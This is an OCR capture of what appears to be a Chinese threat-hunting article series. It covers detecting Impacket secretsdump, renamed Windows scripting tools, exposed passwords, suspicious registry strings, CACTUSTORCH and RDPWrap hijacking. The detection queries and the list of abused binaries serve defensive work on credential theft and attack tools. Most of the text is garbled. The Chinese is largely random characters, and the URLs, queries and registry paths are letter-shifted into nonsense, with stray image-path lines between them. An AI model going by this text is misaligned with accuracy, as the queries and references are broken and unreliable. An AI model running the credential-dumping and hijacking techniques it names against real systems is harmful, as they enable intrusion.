
职矿 艰警 7; 59 罪 绑(o) + EFG

练 ⓤ ,神

4携 Glvdedn Lqwhj ulw\ Fkhfnv=\hv

5携 K| shuYlvru Ghexjjlqj =\hv

6携 Nhuqho Ghexjjlqj =\hv



神

kwwsv=22z z z 1xowp dwhz lqgr z vvhf xulw\1fr p 2vhf xulw\ or j 2h qf|f or shgld2hyhqw1dvs{BhyhqwLG@7;59

神

kwwsv=22eor j 1p hqdvhf 1qhw2534<2352wkuhdw0kxqwqj 0<0gh whf wqj 0wudf hv0r i1kwp o

Threat Hunting #9 利用事件 ID 5145 检测 Impacket\Secretdump 远程执行

Vhf uhwgxp s1s| 规 补 耀 释 摄

规 DG 矿

艺 VDP OVD Vhf uhwv+。 鸡 ,矿 补 需 罪

矿 迄 klyhv +(V\VWHP URRW(_Whp s glu,,

罪矿 补 ⓑ贝

艺 QWGV1glw 警矿起 GObGUVJ hwQF F kdqj hv+,

释 QWOP Nhuehur v 摄脑 规 起

vp eh{hf 2z p lh{hf yvvdgp lq 释 QWGV1glw


ⒹⒷ羊 摄 ⓡ结 规矿

范 ⓡ+足 需 矿 起 ,0A^ 神

Ⓑ z lquhj `

绑　　耀　经　绑　　矿　角

ⓡ　经起　8478　　参　翻摄



神

Hyhqwlg@8478 dqg fr xqw@7 dqg hyhqw1UhodwlyhWdujhwQdp h lv dq| ri ~vyffwo/zlquhj/v|vwhp65–1wps, dqg zlwk gliihuhqwUhodwlyhWdujhwQdp h dqg Vdp h Dffrxqwdqp h/VrxufhDgguhvv/VrxufhSruwzlwklq 5 plq

购脑　规　　剔|vwhp65–1wps剔收翻练罗　　矿

剔lquhj剔　剔yffwo剔　　LS携　　ⓤ


翻

LEP Tudgdu　　神

vhchf w%WkduhQdp h%/ %WkduhSdwk%/ %Wduj hwQdp h%iur p

hyhqwv z khuh hyhqwYg@8478 dqg Wduj hwQdp h LP DWF KHV

+Bl,+1v/ vwhp 651lwp s,



神

kwwsv=22j lwkxe1fr p2Vhf xuhDxwkFr us2lp sdf nhw2eor e2p dv

whu2h{ dp sdhv2vhf uhwwgxp s1s|

kwwsv=22z z z 1xowp dwhz lqgr z vvhf xulw\1fr p2vhf xulw\or j 2h

qf| f or shgld2hyhqw1dvs{ BhyhqwLG@8478

神

kwwsv=22eor j 1p hqdvhf 1qhw2534<2352wkuhdw0kxwqj 0430lp

sdf nhwwhf uhwgxp s1kwp o

(o) 职 Ⓑ 色

原创 W0xLF 信安之路 2019-05-09

罗 (o) 迎 职 限

矿 矿 真

Threat Hunting#10. 重命名或修改 Windows（滥用的）脚本程序绕过系统监控

参 远 + fvfulswl携 zvfulswl携zplf携uxqgoo65携uhjvyu65携pvkwd ,矿

艺 观 摄

足 矿 起 前0d 0s剔 udu1h{h

矿规轴 订谷 陷 起 ⑨ 矿规轴


矿 耻 参 规 udu1h{h 翻陷裁

矿 般 摄

V\VPRQ 规 警罪 LPSKDVK神

?KdvkDqjrulwkpvApg8/LPSKDVK?2KdvkDqjrulwkpvA

绑 翻练 足神



补经 V\VPRQ 规 Ⓑ :0}ls 翻

eod1h{h矿绝 规 Ⓑ裁 PG8 般 矿 耻

角 警 结 耻 矿 评 矿 练

警 陷 SH 警 阻 知lpsruw矩矿

阻 练罗。 挺 知练 Zlqgrzv

GOO矩 摄 艺 罗 警知 警矩矿陷 lpsKdvk

练 矿 翻 罪 罗挺 齐 Ⓓ LDW

知lpsruwDgguhvv WdechL矩 矿 规 角 规 Ⓑ PG8 结

练 题绑矿陷 LPSKDVK 练 摄

矿lp skdvk 规 罪 读 阻+ 聊

读 ,矿 起 角隆 结 F5 p g82vkd589 (o)

摄

神

kwwsv=22z z z 1iluhh| h1fr p 2eor j 2wkuhdw0uhvhdufk25347234

2wudfnlqj 0p doz duh0lp sr uw0kdvklqj 1kwp o

kwwsv=22gr fv1p lfur vr iw1fr p 2hq0xv2v| vlqwhuqdov2gr z qor d

gv2v| vp r q

神

kwwsv=22eor j 1p hqdvhf 1qhw25342352wkuhdw0kxqwqj 0450u

hqdp hgp r gli lhg1kwp o

Threat Hunting#11. 密码暴露

故 效00 迄 Ⓑ W[W 警罪摄

购起 LEP Tudgdu V| vp r q DTO矿 购 规起 绑

观神

vhcnfwxvhuqdp h/ %Surfhvv Frppdqg Olqh%iurp hyhqw

z khuh lp dj h lp dwfkhv *+–1qr whsdg1–,·+1–h{fho–,* dqg

%Surfhvv Frppdqg Olqh%lp dwfkhv

+Bl,++1–sdvvz 1–,·+1–sz g1–,,

起 F duer qEodf n=

sur f hvvbqdp h=qr whs dg1h{ h·h{ f hód1h{ h·qr whs dg. . 1h{ h dqg

+f p gdqh=-sdvvz r ug- r u f p gdqh=-sz g- r u

f p gdqh=-sdvvz g- r u f p gdqh=-nh| v-,

W[W 警罪 读 警罪 结 迄

矿 起 般 ⑨ 矿脑评起 参 参摄

神

kwwsv=22eor j 1p hqdvhf 1qhw2534<2352kr xvh0f ondqlqj 0ghwh

f wlqj 0| r xu0r z q0xvhuv1kwp o

Threat Hunting#12. 注册表值数据中的可疑字符串

罗 练罗 规 艺 翻

面阻 矿 翻 陷


见 面阻 需 矿知UHJ bELQDU\/UHJ bV] 摄矩

角辨 警 参摄

⑿订ⓡ矿 需 KNFX 矿

齐Ⓑ 艰警 矿知 起 HyhqwFuhdwh1h{h (s)

院 矩 规 ⓥ 前 警 参易摄



观=

uhj txhu| KNFX 2v 2g 2i %ldydvfulsw%) uhj txhu| KNFX 2v 2g 2i %srzhuvkhoo%) uhj txhu| KNFX 2v 2g 2i %zplf%) uhj txhu| KNFX 2v 2g 2i %uxqgoo65%) uhj txhu| KNFX 2v 2g 2i %ipg1h{h%) uhj txhu| KNFX 2v 2g 2i %fvfulsw%) uhj txhu| KNFX 2v 2g 2i %zvfulsw%) uhj txhu| KNFX 2v 2g 2i %uhjvyu65%) uhj txhu| KNFX 2v 2g 2i %pvkwd%) uhj txhu| KNFX 2v 2g 2i %wfuremgoo%) uhj txhu| KNFX 2v 2g 2i %elwvdgplq%) uhj txhu| KNFX 2v 2g 2i %fhuwxwlo%) uhj

txhu| KNFX 2v 2g 2i %p vlh{hf%) uhj txhu| KNFX 2v 2g 2i %ɓdlydz 1h{h%

败 6 结 Z lqgr z v 经知Z lq: Z lq43矩

矿KNFX 罪 读 署 翻 31 角 规(s)

练罗 KNFX 需 矿 起 HyhqwFuhdwh1h{h

Z ulwh0Hyhqw0rj 齐 Ⓑ 订谷雅 摄

神

kwwsv=22eorj 1p hqdvhf 1qhw2534<2352wkuhdw0kxqwqj 0470v

xvslflr xv0vwulqj v0lq1kwp o

(x) UGSZ UDS 遭 UGS ⓧ

原创 牛牛快跑 信安之路 2019-05-16

罗 (o) 迎 职 限

矿 矿 真

Threat Hunting #13. 使用 SYSMON 检测 CACTUSTORCH

FDFWXVWRUFK 练 MdydVfulsw YEVfulsw vkhoofrgh 摄 ⓟ (x) MdydVfulsw

(o) 知 Ⓑ雅 矩 补雅 阻练罗订 1QHWy52618

知 edvh97 矩 (s) 摄

齐 。 yed知 riilfh (f) 矩 KWD摄 蝉 阻 65 谅 警摄

矿 角 补 v|vprq hqyw; 前FuhdwhUhprwhWkuhdg剔 神

4携 练罗 65 谅 (s) 97 谅

5携VwduwProgxch2Vwduwlxqfwrq 翻 Lpdjh

```
CreateRemoteThread detected: RuleName:  UtcTime: 2019-01-03 18:02:53.519
SourceProcessGuid: {6F2102C2-7B4A-5C01-0100-0010A8CEA32B} SourceProcessId: 5392
SourceImage: C:\Windows\System32\wscript.exe TargetProcessGuid:
{562102C2-7B4D-5C01-0100-0010538BA42A} TargetProcessId: 8091 TargetImage:
C:\Windows\SysWOW64\calc.exe NewThreadId: 4404 StartAddress: 0x000
StartModule:  StartFunction: "
```

LEP DTO 神

vhdnfw%Vrxufhlpdjh%/ %Wduj hwlpdjh%/ %VwduwProgxch%/ %Vwduwlxqfwrq%iurp hyhqwv zkhuh hyhqwlg@; dqg


+Vr xuf hLp dj h LP DWF KHV

*+Bl, ++1–v| vwhp 65_+f vf uls w1·1z vf uls w1–·1–p vkwd1–,, ·+1–z lqz r

ug1–·1–h{ f ho1–·1–s r z husqw1–,,*, dqg +Wduj hwLp dj h lp dwf khv

1–v| vz r z 971–,

起 F DF WX VWR UF K 神



4 罗 矿 罗 DT O 般 罗 艰 警 知 45 矿

结 矩

神

kwwsv=22j lwkxe1fr p 2p gvhf df wyheuhdf k2F DF WX VWR UF K

kwwsv=22j lwkxe1fr p 2w udqlg2Gr wQhwWr MVf uls w

kwwsv=22gr fv1p lfur vr iw1fr p 2hq0xv2gr wqhw2dsl2v| vwhp 1ux qwlp h1vhuldd}dwlr q1ir up dwwhuv1elqdu| 1elqdu| ir up dwwhuBylh z @qhwiudp hz r un071: 15

kwwsv=22z z z 1xowp dwhz lqgr z vvhf xulw|1fr p 2vhf xulw|or j 2h qf| f or shgld2hyhqw1dvs{Bhyhqwlg@<333;

神

kwwsv=22eor j 1p hqdvhf 1qhw2534<2352wkuhdw0kxqwlqj 0ghwh fwlqj 0f df wxvwr uf k1kwp o

Threat Hunting #14. 利用 RDPWRAP 做 RDP 劫持

UGSZ UDS 练 z lqgr z v vhuyhu 经


UGS 绍 隆矿 参 起

角 逃起 败 摄

起 F duer qEodf n=

uhj p r g=KNOP_V\VWHP_F xuuhqwF r qwur dVhw_vhuylf hv_Whu p Vhuylf h_Sdudp hwhuv_Vhuylf hGoo r u

+sur f hvvbqdp h=vyf kr vw1h{h dqg p r gor dg=ugsz uds1goo dqg p r gor dg=whup vuy1goo



院神

Whup lqdoVhuyhu 需 结 远 =

4携iVlqj dnVhvvlrqShuXvhu 神 罗

5携iGhq|WVFrqqhfwrqv 神 Whup lqdoVhuylfhv

起 Fduer qEodfn=

uhj p r g=

KNOP_V\VWHP_FxuuhqwFrqwurdVhw_Frqwuro_Whup lqdo

Vhuyhu_iVlqj dnVhvvlrqShuXvhu

uhj p r g=

KNOP_V\VWHP_FxuuhqwFrqwurdVhw_Frqwuro_Whup lqdo

Vhuyhu_iGhq|WVFrqqhfwrqv

神

kwwsv=22j lwkxe1frp 2vwdvfrus2ugsz uds

神

kwwsv=22eorj 1p hqdvhf1qhw2534<2352wkuhdw0kxqwqj 0ugs0

klmdfnlqj 0yld1kwp oA

Threat Hunting 15# 检测宏调用 WMI 或者 SBW/SW COM 对象的文档

罪矿 角 谷 參 起 缩罗

艺 riilfh 警 驱2 摄


练神Z P L


p dfur Z P L 练罗 矿 矿

z lqz r ug1h{h f p g1h{h z p lsuyvh1h{h

f p g1h{h摄知z lqz r ug1h{h 订谷绿 矿补 驱

(q)矩神





p df ur 罪矿z lqz r ug1h{h 评 阻 7 罗 Z P L

